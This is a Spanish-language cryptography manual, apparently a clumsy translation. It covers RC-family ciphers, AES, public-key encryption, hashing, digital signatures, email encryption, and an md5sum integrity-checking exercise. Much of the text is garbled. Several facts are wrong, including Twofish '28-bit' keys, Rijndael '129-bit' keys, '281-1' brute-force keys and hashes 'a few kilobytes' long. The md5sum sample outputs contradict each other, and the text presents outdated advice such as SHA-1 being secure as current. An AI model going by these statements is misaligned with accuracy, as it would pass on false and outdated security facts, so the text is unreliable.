La Seguridad RSA es una de las mejores conocidas y mas efectivas compañias en el campo de criptografia. Las tecnologías RSA son incluidas en existen en estandares propuestos para el Internet y el Worl Wide Web. El sito Web RSA contiene informacion substancial sore criptografia y seguridad. Este manueal puede discutir solo pocas de las contribuciones de RSA. RSA es mejor conocido por su algoritmo de encriptacion asimetrica llamado RSA. No confunda algoritmos simetricos creados por el RSA (RC2 y RC4) por el algoritmo asimetrico llamado RSA.

El Cifrado Rivest 2 (RC2) y 4 (RC4) son los algorimos simetricos claves mas usados en aplicaciones comerciales. Ellos pueden usar una clave de longitud variable sobre los 128 bits en los Estados Unidos. Internacionalmente, RC2 y RC4 pueden ser exportados desde los Estados Unidos sobre la clave de 40 bit.

RC2 y RC5

RC2 desarrolado por Rivest, soportado por el cifrado Rivest 2. este es el cifrado modo bloque, lo que significa que este encripta los mensajes en bloque de 64 bit a la vez. Por que es una clave de longitud variable, este puede trabajar con una longitud clave desde cero hasta infinito, y la velocidad de encriptacion es independiente del tamaño de la clave.

El RC5 es similar al RC2 en el sentido que es un cifrado de bloque, pero el algoritmo toma la variable de tamaño de bloque y tamaño de la clave. Tambien, el número de rondas que el dato pasa a traves del algoritmo puede ser variado. La recomendacion general es usar RC5 con una clave de 128 bit y de 12 a 16 rondas para obtener una algoritmo seguro.

RC4

RC4, el cual fue desarrollado por Rivest en 1987, es un cifrado de flujo, el cual encripta un mensaje por completo en tiempo real. La longitud de la clave puede ser variada; la longitud normal es de 128 bits en los Estados Unidos y 40 bits para exportar fuera de los Estados Unidos debido a las restrinciones de

Exportacion de los E.U.A. Lotus Notes, Oracle Secure SQL y Cellular Digital Packet Data (CDPD) usan el algoritmo RC4.

RC6

No semejante a la mayoria de los nuevos algoritmos de encriptacion, RC6 abarca una familia completa de algoritmos. La serie RC6 fue introducida en 1998. Despues de que fue introducido el RC5, los investigadores notificaron una debilidad teorica en como el RC5 procesaba su encriptacion a traves de rondas especificas en el proceso. RC6 es diseñado para remediar esta debilidad. RC6 tambien hace fácil para los sistemas clacular los bloques de 128 bits durante cada ronda.

IDEA

El Algoritmo Internacional de Encriptacion de Datos (IDEA) fue desarrollado en 1990. Para ese tiempo, fue llamado el Proposed Encryption Standard (PES), y evoluciono en Improved PES (IPES). Finalmente, en 1992, este evoluciono en IDEA. IDEA es tambien un cifrado de bloque y opera en bloques de datos de 64 bits. La clave es de 128 bits mas. Aunque muchos pensaban de que este era un algoritmo fuerte, este no gano popularidad.

Blowfish y Twofish

Blowfish es un algoritmo simetrico flexible hecho por Bruce Schneier, un prominente individuo en el area de criptografia el cual ha hecho muchas contribuciones significantes. Blowfish es un cifrado de bloque de ronda variable que puede usar una clave de cualquier longitud sobre los 448 bits.

Schneier ha creado un nuevo algoritmo llamado Twofish. Este algoritmo usa bloqeus de 128 bits y es mucho mas rapido que Blowfish. Twofish soporta claves de 28, 192 y 256 bits. Twofish ha sido visto como un candidato prometedor para ser usado con tarjetas inteligentes.

Skipjack

Skipjack es un cifrado de encriptacion diseñado por la Agencia de Seguridad Nacional de los Estados Unidos. La formula matematica actual es secreta pero es implementada en tales productos como los chips Fortezza y Clipper. Este usa un clave de 80 bit y 32 rondas en bloques de 64 bits para completar esta encripcion.

MARS

Un algoritmo de cifrado de bloquem MARS fue introducido por IBM. Este usa bloques de 128 bit y soporta claves mayores que 400 bits. El algoritmo MARS presenta mejor seguridad que DES is es mas rapido. Como Twofish, es especialemente diseñado para trabajar bien en tarjetas inteligentes.

Rijndael and Serpent

El algoritmo Rijndael permite la creacio9n de claves de 129, 192 o 256 bits. Es un cifrado de bloque. Los desarrolladores estaban especialmente interesados en hacer un algoritmo que pudiera trabajar rapido en cualqueir plataforma, incluytendo en redes de Modo de Transferencia Asincronica (ATM), en lineas Redes Digitales de Servicios Integrados (ISDN) y hasta en Television de Alta Definicion (HDTV).

Serpent es diseñado para tener bloques de 128 bits diseñados y soportados tamaños claves sobre los 256 bits. Esta especialmente optimizado para lo chips basados en Intel. Aunque mucho mas avanzados, el Serpent es comparado en algon con el DES en la manera en que procesa la informacion.

Estandar Avanzado de Encriptacion (AES)

Muy recientemente, en octubre de 2000, el NIST (National Institute of Standards and Technology, Instituto Nacional de Estándares y Tecnología) eligió, entre 15 candidatos, un nuevo estándar de cifrado con clave secreta para reemplazar al viejo DES, debido a que el tamaño de las claves se había vuelto demasiado pequeño. El algoritmo elegido para convertirse en el AES es el Rijndael, cuyo nombre viene del de sus creadores, Rijmen y Daemen.

Éste es un sistema de cifrado llamado "por bloques" ya que los mensajes están cifrados por bloques completos, que aquí son de 128 bits. Hay varias versiones del sistema utilizando claves de 128, 192 o 256 bits. Como información apuntar que el DES cifra bloques de 64 bits con una clave de 56 bits solamente. El triple DES utilizaba normalmente hasta entonces cifras con bloques de 64 bits con una clave de 112 bits.

En primer lugar, se añade bit a bit al mensaje la clave secreta K0 . Después, como para todos los algoritmos de cifrado por bloques, se itera una función F, parametrizada por subclaves que se obtienen de la clave maestra mediante un algoritmo de expansión de claves.

En el caso de AES, se itera 10 veces la función F

- Se toma como entrada bloques de 128 bits repartidos en 16 octetos. Antes de nada, se aplica a cada octeto la misma permutación S. Seguidamente, se aplica a los 16 octetos una segunda permutación P. Entonces al resultado obtenido se le añade bit a bit la subclave de 128 bits obtenida por el algoritmo de expansión de clave.

- El algoritmo de expansión de clave permite calcular la clave Ki de la i-ésima iteración en función de la subclave Ki-1 de la (i-1)-ésima iteración, siendo K0 la clave secreta. Esto se describe en la figura 3. Los 16 octetos de la clave Ki-1 se toman de 4 en 4. Los últimos 4 octetos se permutan usando una permutación S, que es la misma que se utiliza para permutar los bits de cada octeto de la función. Después se suma al primer octeto del nuevo conjunto el elemento ai. Este elemento es un octeto que depende del número i de la iteración considerada. Por último, para obtener Ki, se añade bit a bit los 4 octetos obtenidos a los 4 primeros octetos de Ki-1, después el resultado obtenido es agregado a los 4 octetos siguientes y así sucesivamente.

Veamos brevemente cómo se construyen las permutaciones y a qué corresponde la constante ai. Técnicamente y por simplicidad, un octeto se puede considerar como un elemento de un conjunto con 256 elementos llamado cuerpo finito, sobre el que existen todo tipo de operaciones simples, entre otras las operaciones de adición, producto e inversión. La permutación S anteriormente mencionada corresponde a la inversión sobre este conjunto. La permutación P está especificada como una operación muy simple, implementándose fácilmente. El elemento ai corresponde a elevar a la potencia i un elemento del cuerpo. Estas consideraciones permiten implementar AES de forma muy eficaz.

Como el AES no comprende más que operaciones muy simples sobre los octetos se tienen dos ventajas enormes:

- Incluso la implrmentación por software de AES es extremadamente rápida. Por ejemplo, una implementación en C++ sobre un Pentium a 200MHz permite cifrar a 70Mbits/s;

- La resistencia de AES a los criptoanálisis diferencial y lineal no depende de la elección de S-Cajas como en el DES, que habían sido sospechosas de haber sido amañadas por la NSA. En efecto, todas las operaciones efectuadas son operaciones simples.

Encriptacion Asimetrica

La clave asimetrica usa un par de claves en el proceso de encriptacion mas bien que la clave sencilla usada en la clave de encriptacion simetrica. Un par de claves es una clave matematicamente encajadas en la cual una de la mitad de los pares encripta y la otra mitad desencripta. Lo que A encripta, B desencripta y lo que B encripta, A desencripta.

Lo imporatne de este concepto es que una de las claves en el par es que un es hecho publico mientras que el otro se mantiene privado. La mitad que desees publicar sera llamada clave publica y la mitad que es mantenida en secreto es la clave privada. Inicialmente, no importa cual mitad usted distribuya. Sin emabrago, una vez una de los para claves ha sido distribuiodo, este siempre debe pertenecer a la publica y vice versa. La consistencia es critica.

Para enviar un mensaje a alguien que ha generado un par de claves, solo encripte el mensaje con la clave publica. Solo el usuario que ha generado el par clave y mantenga la clave publica es porque su unico proposito es encriptar datos. Alguien tiene que obtenere la calve privada para desencriptar y leer los datos.

La tecnologia para una criptografia de clave publica es basada en problemas matematicamente dificiles que son extremadamente un computo intensivo, tales como factorizar el producto de dos grandes numeros primos. Sin el conocimietno de dos grandes numeros primos el problema es extremadamente dificil de resolver. Otro tipo de problemas de algoritmos dificiles es que es usado en criptografia de claves publicas que es el campo de problemas algoritmicos discretos, tales como Elliptic Curve Cryptography (ECC). El concepto clave auqe es conocer las matematicas, pero saber que esta existe y que es el fundamento para la criptografia, haciendo el crackeado de mensages criptograficos computacionalmente no factibles, o extremadamente costoso. Por supuesto, siempre esta la posibilidad de que alguien pueda resolver el algoritmo y descubiri la clave privada. Sin embargo, si la clave es suficientemente larga, sera dificil hacerlo.

Uno de los inconvenientes de las claves de encriptacion asimetrica es que son algo lentas debido al calculo matematico intensivo que el programa requiere. Si un usuario deseo desa un nivel rudimentario de encriptacion asimetrica, horas seran necesarias para encriptar relativamente una pequeña cantidad de información.

Encriptacion de Claves Publicas

Los sistemas de cifrado de clave pública o sistemas de cifrado asimétricos se inventaron con el fin de evitar por completo el problema del intercambio de claves de los sistemas de cifrado simétricos. Con las claves públicas no es necesario que el remitente y el destinatario se pongan de acuerdo en la clave a emplear. Todo lo que se requiere es que, antes de iniciar la comunicación secreta, el remitente consiga una copia de la clave pública del destinatario. Es más, esa misma clave pública puede ser usada por cualquiera que desee comunicarse con su propietario. Por tanto, se necesitarán sólo n pares de claves por cada n personas que deseen comunicarse entre sí.

Los sistemas de cifrado de clave pública se basan en funciones-trampa de un sólo sentido que aprovechan propiedades particulares, por ejemplo de los números primos. Una función de un sólo sentido es aquélla cuya computación es fácil, mientras que su inversión resulta extremádamente difícil. Por ejemplo, es fácil multiplicar dos números primos juntos para obtener uno compuesto, pero es difícil factorizar uno compuesto en sus componentes primos. Una función-trampa de un sentido es algo parecido, pero tiene una "trampa". Esto quiere decir que si se conociera alguna pieza de la información, sería fácil computar el inverso. Por ejemplo, si tenemos un número compuesto por dos factores primarios y conocemos uno de los factores, es fácil computar el segundo.

Dado un cifrado de clave pública basado en factorización de números primos, la clave pública contiene un número compuesto de dos factores primos grandes, y el algoritmo de cifrado usa ese compuesto para cifrar el mensaje. El algoritmo para descifrar el mensaje requiere el conocimiento de los factores primos, para que el descifrado sea fácil si poseemos la clave privada que contiene uno de los factores, pero extremadamente difícil en caso contrario.

Como con los sistemas de cifrado simétricos buenos, con un buen sistema de cifrado de clave pública toda la seguridad descansa en la clave y no en el algoritmo. Por lo tanto el tamaño de la clave es una medida de la seguridad del sistema, pero no se puede comparar el tamaño del cifrado simétrico con el del cifrado de clave pública para medir la seguridad. En un ataque de fuerza bruta sobre un cifrado simétrico con una clave de un tamaño de 80 bits, el atacante debe probar hasta 281-1 claves para encontrar la clave correcta. En un ataque de fuerza bruta sobre un cifrado de clave pública con un clave de un tamaño de 512 bits, el atacante debe factorizar un número compuesto codificado en 512 bits (hasta 155 dígitos decimales). La cantidad de trabajo para el atacante será diferente dependiendo del cifrado que esté atacando. Mientras 128 bits son suficientes para cifrados simétricos, dada la tecnología de factorización de hoy en día, se recomienda el uso de claves públicas de 1024 bits para la mayoría de los casos.

Desventajas respecto a las cifras simétricas

La mayor ventaja de la criptografía asimétrica es que se puede cifrar con una clave y descifrar con la otra, pero este sistema tiene bastantes desventajas:

- Para una misma longitud de clave y mensaje se necesita mayor tiempo de proceso.
- Las claves deben ser de mayor tamaño que las simétricas.
- El mensaje cifrado ocupa mas espacio que el original.

El sistema de criptografía de curva elíptica representa una alternativa menos costosa para este tipo de problemas.

Herramientas como PGP, SSH o la capa de seguridad SSL para la jerarquía de protocolos TCP/IP utilizan un híbrido formado por la criptografía asimétrica para intercambiar claves de criptografía simétrica, y la criptografía simétrica para la transmisión de la información.

Algoritmos

Algunos algoritmos reconocidos son:

- Diffie-Hellman
- RSA
- DSA
- ElGamal
- Criptografía de curva elíptica

Otros con menos aceptación:

- Merkle-Hellman, algoritmos "Knapsack".

Protocolos

Algunos protocolos que usan los algoritmos antes citados son:

- DSS ("Digital Signature Standard") con el algoritmo DSA ("Digital Signature Algorithm")
- PGP
- GPG una implementación de OpenPGP

- SSH
- SSL, ahora un estándar del IETF
- TLS

Hash

Un hash puede ser definido como una etiqueta que es generada desde un documento usando un algoritmo matematico. El algoritmo hash convierte documentos e informaciones de longitud de variables en un pedazo de código revuelto, llamado valor hash. Lso algoritmos hash son usados de una via, realizado en informaciones que usted nunca quiere que sea desencriptada o leida. En hecho, desencriptar un valor hash es teoricamente imposible. El algoritmo esta diseñado de tal manera que si ocurre un pequeño cambio en el documento se genera un gran cambio en el valor de hash. La mayoria de algoritmos de hash producen una corta longitud fija de valor hash , auqneu pocos algoritmos hash crean longitud variables de salida.

Las funciones hash, son unas funciones matemáticas que realizan un resumen del documento a firmar. Su forma de operar es comprimir el documento en un único bloque de longitud fija, bloque cuyo contenido es ilegible y no tiene ningún sentido real. Tanto es así que por definición las funciones hash son irreversibles, es decir, que a partir de un bloque comprimido no se puede obtener el bloque sin comprimir, y si no es así no es una función hash. Estas funciones son además de dominio público.

A un mensaje resumido mediante una función hash y encriptado con una llave privada es lo que se denomina como firma digital.

Su mecanismo es el siguiente:

1. El emisor aplica una función hash conocida al documento, con lo que obtiene un resumen hash del mismo.
2. Encripta dicho resumen con su clave privada.
3. Envía al receptor el documento original plano y el resumen hash encriptado.
4. El receptor B aplica la función hash al resumen sin encriptar y desencripta el resumen encriptado con la llave pública de A.
5. Si ambos coinciden está seguro de que ha sido A el que le ha enviado el documento. Si no coinciden, está seguro de que no ha sido A o de que el envío ha sido interceptado durante el medio de envío y modificado.

El caso de que ambos resúmenes no coincidan contempla también la posibilidad de que el mensaje haya sido alterado en su viaje de A a B, lo que conlleva igualmente el rechazo del documento por no válido.

Las funciones hash y la firma digital son elementos indispensables para el establecimiento de canales seguros de comunicación, basados en los Certificados Digitales.

Para que una función pueda considerarse como función hash debe cumplir:

- Debe transformar un texto de longitud variable en un bloque de longitud fija, que generalmente es pequeña (algunas son de 16 bits).
- Debe ser cómoda de usar e implementar.
- Debe ser irreversible, es decir, no se puede obtener el texto original del resumen hash.
- Debe ser imposible encontrar dos mensajes diferentes cuya firma digital mediante la función hash sea la misma (no-colisión).
- Si se desea además mantener un intercambio de información con Confidencialidad, basta con cifrar el documento a enviar con la clave pública del receptor.

Los Algoritmos Hash

- MD2, abreviatura de Message Digest 2, diseñado para ordenadores con procesador de 8 bits. Todavía se usa, pero no es recomendable, debido a su lentitud de proceso.

- MD4, abreviatura de Message Digest 4, desarrollado por Ron Rivest, uno de los fundadodres de RSA Data Security Inc. y padre del sistema asimétrico RSA. Aunque se considera un sistema inseguro, es importante porque ha servido de base para la creación de otras funciones hash. Un sistema de ataque desarrollado por Hans Dobbertin posibilita el crear mensajes aleatorios con los mismos valores de hash (colisiones), por lo que ya no se usa. De hecho, existe un algoritmo que encuentra una colisión en segundos.

- MD5, abreviatura de Message Digest 5, también obra de Ron Rivest, que se creó para dar seguridad a MD4, y que ha sido ámpliamante usado en diversos campos, como autenticador de mensajes en el protocolo SSL y como firmador de mensajes en el programa de correo PGP. Si embargo, fué reventado en 1996 por el mismo investigador que lo hizo con MD4, el señor Dobbertin, que consiguió crear colisiones en el sistema MD5, aunque por medio de ataques parciales. Pero lo peor es que también consiguió realizar ataques que comprometían la no-colisión, por lo que se podían obtener mensajes con igual hash que otro determinado. A pesar de todo esto, MD5 se sigue usando bastante en la actualidad.
- SHA-1, Secure Hash Algorithm, desarrollado como parte integrante del Secure Hash Standar (SHS) y el Digital Signature Standar (DSS) por la Agencia de Seguridad Nacional Norteamericana, NSA. Sus creadores afirman que la base de este sistema es similar a la de MD4 de Rivest, y ha sido mejorado debido a ataques nunca desvelados. La versión actual se considera segura (por lo menos hasta que se demuestre lo contrario) y es muy utilizada algoritmo de firma, como en el programa PGP en sus nuevas claves DH/DSS (Diffie-Hellman/Digital Signature Standar). Destacar también que en la actualidad se están estudiando versiones de SHA con longitudes de clave de 256, 384 y 512 bits.
- RIPEMD-160, desarrollada por un grupo de investigadores europeos, entre los que se encuentra Hans Dobbertin (el reventador de MD4-MD5) y otros investigadores incluidos en el proyecto RIPE (RACE Integrity Primitives Evaluation). Su primera versión adolecía de las mismas debilidades que MD4, produciendo colisiones, pero las versiones mejoradas actuales son consideradas seguras. Maneja claves muy robustas, normalmente de 160 bits, aunque exiten versiones de 128 y se están planteando nuevas de 256 y 320 bits. Es muy rápido, no está patentado y su código fuente es abierto, de libre acceso.

Firma

La firma es nomalamente implementado psando lo datos para que sean firmados a traves de algorithmp de encriptacion de una sola via. Este encriptacion resultara en un valor hash que es unico para el pedazo de dato específico para el que fue generado. La persona que desee firmar los datos ahora solo tiene que encriptar el valor del hash para asegurar el dato originado desde el emisor. Esta forma de firmar provee un mecanismo de seguridad, autentificacion e integridad de los datos.

La auntentificacion es provista cuando el emisor encripta el valor hash con su clave privada. Esta autenticacion le asegura al receptor de que el mensaje generado es el enviado por el emisor. La integridad de los datos es alcanzada por un algoritmo de encriptacion de una via. Obteniendo el valor hashle permite al receptor ejecutar los datos a traves de un algoritmo de encriptacion para obtener su valor hash. Los dos valores hash son comparados luego; si son el mismo, el dato no fue modificado durante el transito. Otra ventaja distinta de usar la combinacion de un algoritmo de una sola via y un algoritmo asimetrico es que el algoritmo simetrico tiene que encriptar solo una pequeña cantidad de datos. Por que los valores hash son tipicamente solo pocos kilobytes en tamaño, un tiempo significante no es necesario para encriptar el valor hash usando el algoritmo asimetrico.

Intercambio de Claves

Virtualmente cada proceso de encriptacion aplicado utiliza una un algoritmo de clave de intercambio bien conocido y probado para habilitar la comunicacion segura. La calves de intercambio (clave publica o mecanismo hibrido desarrollado para asegurar el paso de una clave secreta a traves de una infraestructura publica) actua como un saludo de doble via para iniciar una coneccion segura.

Estandares tales como el Secure MIME (S/MIME) y Secure Socket Layer (SSL) emplean una combinacion de de encriptacion simetrica, asimetrica y hash, como lo hacen programas individuales como el Servidor de Informacion de Internet (IIS), Netscape Suite Spot, Pretty Good Privacy (PGP, etc.). El raramente usado protocolo Secure Hypertext Transfer Protocol (SHTTP) tambien usa una combinacion de estas tecnologías para asegurar el pasa de la clave, algunas veces llamado una clave de seccio, a traves de una red insegurta o no confiable.

Un concepto importante a reconocer es la mensageria fuera de banda. Fisicamente transporta una clave de encriptacion desde una de las localidades a otra para evitar cualquier posible indiscrecion el la transmision por la red. El costo o conveniencia de estas alternativas debe ser cargada en contra del valor del dato que ha sido protegido en orden de determinar un mecanismo apropiado de aseguramiento de la informacion de cualqueir dato dado.

Con todas las combinaciones posibles de encriptacion, un metodo es requerido que identifica que acercamiento sera usado y como las claves seran intercambiadas. Internet Key Exchange (IKE) es usado en la configuración de la coneccion inicial para establecer un metodo de encriptacion. IKE determina el metodo de encriptacion a usar y que clave sera usada.

IKE es completamente independiente de cualquier algoritmo criptografico. En vez de, IKE trabaj con muchos métodos diferentes para aseguradamente negociar un metodo de encriptacion e iniciar un intercambio de datos.

Procesos de Encriptacion Aplicados

Los métodos de encriptacion son usados en una amplia variedad de aplicaciones, desde clientes de email hasta servidores Web y hasta las redes actuales, tales como Virtual Private Networks (VPNs). La mayoria de modernas encriptaciones dinamicas usan una combinacion de encriptacion simetricos, asimetricos y hash. Esta combinacion capitaliza en la fuerza de cada tipo de encriptacion mientras minimiza sus debilidades. Esta seccion cubrira los siguientes topicos:

- Email
- Archivos Encriptados
- Infraestructura de Claves Publicas (PKI)
- Certificados Digitales

Email

El email es la aplicacion mas obvia para la encriptacion, especialemente ahora que los usuariuos de negocios estan confiando en este. Maneras populares de encriptar un email incluyen PGP y S/MIME. Otro metodo propietario tambien existen, tales como aquellos usados por Lotus Notes y otros.

Aunque los estandares de encriptacion difieren, los principios siguen siendo los mismos. Sin embargo, aunque muchos programas de encriptacion usan una variedad de algoritmos como el simetrico, asimmetrico y algoritmos de una sola via asi como cambiando el orden lso datos son encriptados, y el proceso en general es el mismo.

Encriptando un Email

A continuacion mostraremos un ejemplo de un proceso de encriptacion de una cuenta paso a paso:

1.El emisor (Bob) y el receptor (Alice) necesitan obtener las claves publicas de cada uno antes de enviar un mensaje de email.

2.Bob genera una seccion de clave al azar (M) que sera usada poara encriptar el mensaje de email y su archivo adjunto. Esta clave es tipicamente generada con respecto al tiempo y algunas cosas tales como el tamaño del archivo o fecha. Los algoritmos usados para la encriptacion son tipicamente DES, 3DES, IDEA, Blowfish, Skipjack, RC5, y asi sucesivamente.

3.Bob psara la clave de seccion y el mensaje a traves de una encriptacion de una via para obtener un valor hash. Este valor provee integridad de lo datos ais el mensaje no sera alterado en transito. El algortimo usado en este paso son MD2, MD4, MD5 y SHA1. MD5 es usado con SSL y SHA1 es usado por defecto con S/MIME. El valor hash generado es llamado resumen de mensaje.

4.Luego Bob encripta el valor hash consu clave privada. Usando la clave privada de Bob, Alice esta conciente de que el mensaje puede ser solo generado por Bob. El valor hash encriptado es llamado firma.

5.Luego bob encripta el mensaje de email y cualquier archivo adjunto con una seccion por defecto que fue generada en el paso 2. Esta encriptacion provee confidencialidad de los datos.

6.Luego Bob emite la clave de la seccion con la clave publica de Alice para asegurar que el mensaje puede ser desencriptado solo con el correspondiente clave privada de Alice. Esta provision provee autentificacion.

Desencriptando Email

El mensaje encriptado y el resumen del mensaje son luego enviados al receptor. Este proceso de desencriptacion ocurre casi en orden reversa del proceso de encriptacion. A continuacion se muestran los pasos que tiene que seguir Alice para leer el mensaje de Bob:

1. La clave de seccion simetrica (M) es desencriptada usando la clave privada de Alice (Z)
2. El texto encriptado es desencriptado usando la clave de seccion simetrica, M, para derivar el mensaje de Bob para Alice.

• Usted pensaria que alicia puede ir adelante y leer el mensaje, pero la autenticidad del mensaje necesita ser verificada primero.

3. Alice crea un resumen del mensaje desencriptado y la clave de seccion usando los mismos algoritmos SHA1 y MD5 usados en la etapa de encriptacion.
4. Alice usa la clave publica de Bob (A) para desencriptar el resumen del mensaje (firma)
5. el resultado de los pasos 3 y 4 son comparados, y un encaje verifica al autentidad y la integridad. Alice esta ahora preparada para leer el mensaje de Bob.

La siguiente seccion explicara una implementacion especifica de encriptacion de email como es usado por los métodos antes mencionados.

Secure MIME (S/MIME)

S/MIME usa levemente diferentes algoritmos, formatos claves y claves de servidores desde PGP. S/MIME tambien almacena las claves diferentemente. Sin embargo, los principios son los mismos que este usa para encriptar, desencriptar y firmar los mensajes.

Encriptacion Asimetrica Propietaria

Lotus Notes y Novell Group Wise pueden usar algoritmos propietarios. El servidor de email encripta y desencripta mensajes al contrario del cliente.

La ventaja de tales sistemas de encriptaciones propietarias es que la encriptacion es integrada completa-

mente al nivel del servidor, un usuario solo necesita clickear un boton para encriptar y desencriptar. Esta solucion es eficiente porque los usuarios no tienen que generar claves o llevar a cabo pasos para desencriptar un mensaje. Este metodo puede ahorrar un valioso tiempo mientras se provee seguridad efectiva.

Una desventaja de tales métodos propietarios de encriptacion asimetrica es que es compatible solo por otro servidor del mismo fabricante. Asi, un usuario de Lotus Notes no puede enviar email encriptado a un cliente de Novell Group Wise. Por ejemplo, muchas organizaciones usan UniX para servidores SMTP y POP3. Cualquier comunicacion enviada entre un servidor Novell y un servidor UniX no sera segura a menos que el usuario empleo S/MIME, PGP u otros programas de encriptacion que tienen capacidades de plataforma cruzada. Esta restrincion puede significantemente limitar la habilidad de comunicarse seguramente en su organizacion y todavia conducir los negocios. Como fue discutido anteriormente, en relacion con la fuerza de la encriptacion, cualquier formula nueva o propietaria puede ser vista con una distorcion significante hasta que esta haya sido verificada comercialmente.

Encriptando Archivos

Ademas de encriptar un email, usted puede encriptar archivos y porciones completas de discos duros, crear checksums para archivos y crear impulsos ocultos encriptados.

md5sum

El MD5 puede ser aplicado en GNU/Linux y en otras plataformas. El utilitario de GNU/Linux md5sum crea un checksum de longitud fija pde un archivo individual. El archivo puede ser de cualquier longitud, pero el checksum siempre esta fijado a 128 bit. Este checksum es util porque es comparado a versiones anteriores para determinar si un documento ha sido forzado. El algoritmo md5sum es tambien la base para la contraseña hash almacenada en /etc/shadows.

Por ejemplo, sunponga que usted desea verificar si el archivo nombrado ha sido modificado. Este archivo es el ejecutable que inicia el servicio DNS en su sistema. Por que el nombrado es un archivo binario, usted desea asegurar que nadie ha alterado o reemplazado con un Troyano. En este ejemplo, suponga que usted esta trabajando con el directorio /home/mojo/. Usted puede ejecutar el siguiente comando:

```
# md5sum /usr/sbin/chat
bbad42cce99deab98f4df9e86d50be6d /usr/sbin/chat
```

La cadena de texto inmediatamente debajo del comando mdsum es hash de 128 bits del archivo /usr/sbin/chat. Usted puede bar la salida de este archivo, en este caso chat.md5.

```
#md5sum chat > chat.md5
```

El contenido del archivo chat.md5 aparece de la siguiente manera:

```
bbad42cce99deab98f4df9e86d50be6d /usr/sbin/chat
```

Note que este mapa de archivo es un hash de 128 bits al directorio exacto del archivo chat.

Para comparar los archivos, usted puede usar dos estrategias.

Use el comando cat para comparar el contenido del archivo chat.md5 a la salida del comando md5sum:

```
# cat chat.md5
bbad42cce99deab98f4df9e86d50be6d /usr/sbin/chat
# md5sum chat
bbad42cce99deab98f4df9e86d50be6d
```

La salida previa mostro que el archivo chat no ha cambiado.

Si el archivo chat de alguna manera cambio desde la ultima vez que ejecuto md5sum, usted vera una diferencia cuando ejecute de nuevo md5sum.

```
# cat chat.md5
bbad42cce99deab98f4df9e86d50be6d /usr/sbin/chat
# /usr/bin/md5sum chat
64382b69d3759869d6ac38bb619ae4d3
```

Note que la salida es ahora diferente, mostrando que el archivo de hecho ha sido alterado desde la ultima vez que md5sum fue ejecutado. Este cambio ha ocurrido por que algortmos como MD5 usan el contenido de los archivos que encriptan y generan valores hash de esos contenidos. Si el mas leve cambio ocurre, el valor hash sera diferente.

Use la opcion -c:

```
#/usr/bin/md5sum named -c named.md5
fix:OK
```

El código anterior muestra que no han ocurrido cambios. Si el archivo named de alguna manera tiene un cambio, usted vera la siguiente salida:

```
#/usr/bin/md5sum -c named.md5
/etc/shadow: FAILED
/usr/bin/md5sum: WARNING: 1 of 1 computed checksum did NOT match
```

Si usted conoce un cambio que ha ocurrido un cambio legitimo al archivo y desea generar un nuevo valor hash, usted borrara el archivo que contiene el valor hash mas antiguo y creara uno nuevo.

Sistema de Archivo Criptografico (CFS)

CFS provee una manera de encriptar y desencriptar archivos en un sistema cliente sin tener que modificar el kernel del sistema. CFS hace que el proceso de encriptacion y desencriptacion sea transparente tanto para el usuario como tambien para las aplicaciones. El CFS transparente (TCFS) es esencialmente una version extendida del Sistema de Archivos de Red (NFS). Esto permite al NFS ser usado para encriptar y desencriptar. Como CFS, TCFS requiere algunas modificaciones, haciendolo mas complicado para configurar que el CFS. Usando CFS o TCFS con PGP a lo largo es un metodo de proteger datos sencibles en un sistema y su transito.

Crypt

Como fue establecido anteriormente, la funcion crypt es usada para encriptar contraseñas. Esta puede tambien ser implementado en cualquier funcion para sistemas UNiX/GNU para encriptar datos. Las paginas man de Crypt (3) contienen mas informacion en otras implementaciones de la funcion de encriptacion de crypt.

vi y el Comando :X

Aunque es obviamente inseguro, el editor de texto vi contiene la opcion de proteger los archivos con encriptacion y contraseñas. Cuando vi esta en modo comando, el comando :X abrira un dialogo de encriptacion. El usuario puede proveer una contraseña usada para encriptar los archivos. Una vez el archivo esta encriptado, este puede ser editado y guardado como normal. Sin embargo, cuando la seccion del vi se cierra, el programa pregunta por la contraseña que fue usado para encriptar el archivo antes de que pueda ser abierto. Sin esa contraseña, el archivo nunca aparecera en texto plano. En vez, informacion binaria se desplegara para el contenido del archivo.

Estos programas proveen niveles de proteccion desde fuerte hasta inseguro. Todos los usuarios deben decidir cuales esquemas de encriptacion son necesarios para sus propositos. Esto es tambien importante para

regular la verificar las paginas de alertas de seguridad, tales como http://www.cert.org, para noticias sobre programas de encriptacion y algoritmos.

Ejercicio 2-1: Usar md5sum para Crear Checksum

En este ejercicio, usted usara la utilidad md5sum para verificar si se han hechos cambios a los archivos y directorios sensibles. No se proveen soluciones para este ejercicio:

1. Ingrese a su sistema como root

2. Cree un nuevo directorio:
   mkdir md5-probar

3. Cambie a este directorio:
   cd md5-probar

4. Crear un nuevo archivo en este directorio:
   touch archivo.txt

5. Usando un editor de texto tal como vi, entre el siguiente texto:
   ¿Alguíen aquí ha alterado o modificado este archivo?

6. Salga del editor de texto, asegurandose de que guardo los cambios. Si esta usando vi, presione ESC y ZZ.

7. Calcule el checksum usando md5sum:
   [root@sistema]# md5sum archivo.txt
   f469164f27474b780ca1ee22d87d36e0 archivo.txt

8. Usted ha creado un hash de 128bit de myfile. Ejecute el comando de nuevo, pero esta vez grabe la salida a un archivo separado.
   [root@sistema]# md5sum archivo.txt > archivo.txt.md5

9. Este comando ha grabado el hash de archivo.txt dentro de un archivo separado llamado archivo.txt.md5.

10. Ejecute md5sum de nuevo y cambie su contenido. Escriba cualquier cosa que desee, luego guarde los cmabios

11. Ejecute md5sum de nuevo. El programa debe de generar un nuevo hash.

12. Ya que MD5 crea largos hashes de un archivo, usted probablemente no puede recordar si este es un nuevo checksum. Use cat para leer el archivo llamado archivo.txt.md5.
    cat archivo.txt.md5

13. Compare la salida de los dos comandos. Note que la firma ha cambiado para myfile por que el programa md5sum confia pesadamente en el contenido de el archivo generado por hash. Hasta el mas pequeño cambio a un archivo creara un diferente hash MD5.

14. Ahora, en el mismo directorio que ha estado trabajando en (md5-prueba), emita el siguiente comando:
    md5sum /etc/passwd > passwd.md5

15. Usted ha creado un hash MD5 de la base de datos /etc/passwd, el cual mantiene la definicion del nombre de usuario y grupo para todos las cuentas. Abra el archivo para ver su contenido. Eso debe de ser significantemente similar al ejemplo posterior:
    # cat passwd.md5
    2eb54c69a8cd8d132d8e893c43ae7034 /etc/passwd

16. Ahora agregue un nuevo nombre de usuario y contraseña a su sistema:
```
# useradd aod
# passwd aod
changing password for user aod
New UNIX password:
Retype new UNIX password:
passwd: all authentication token updated successfully
#
```

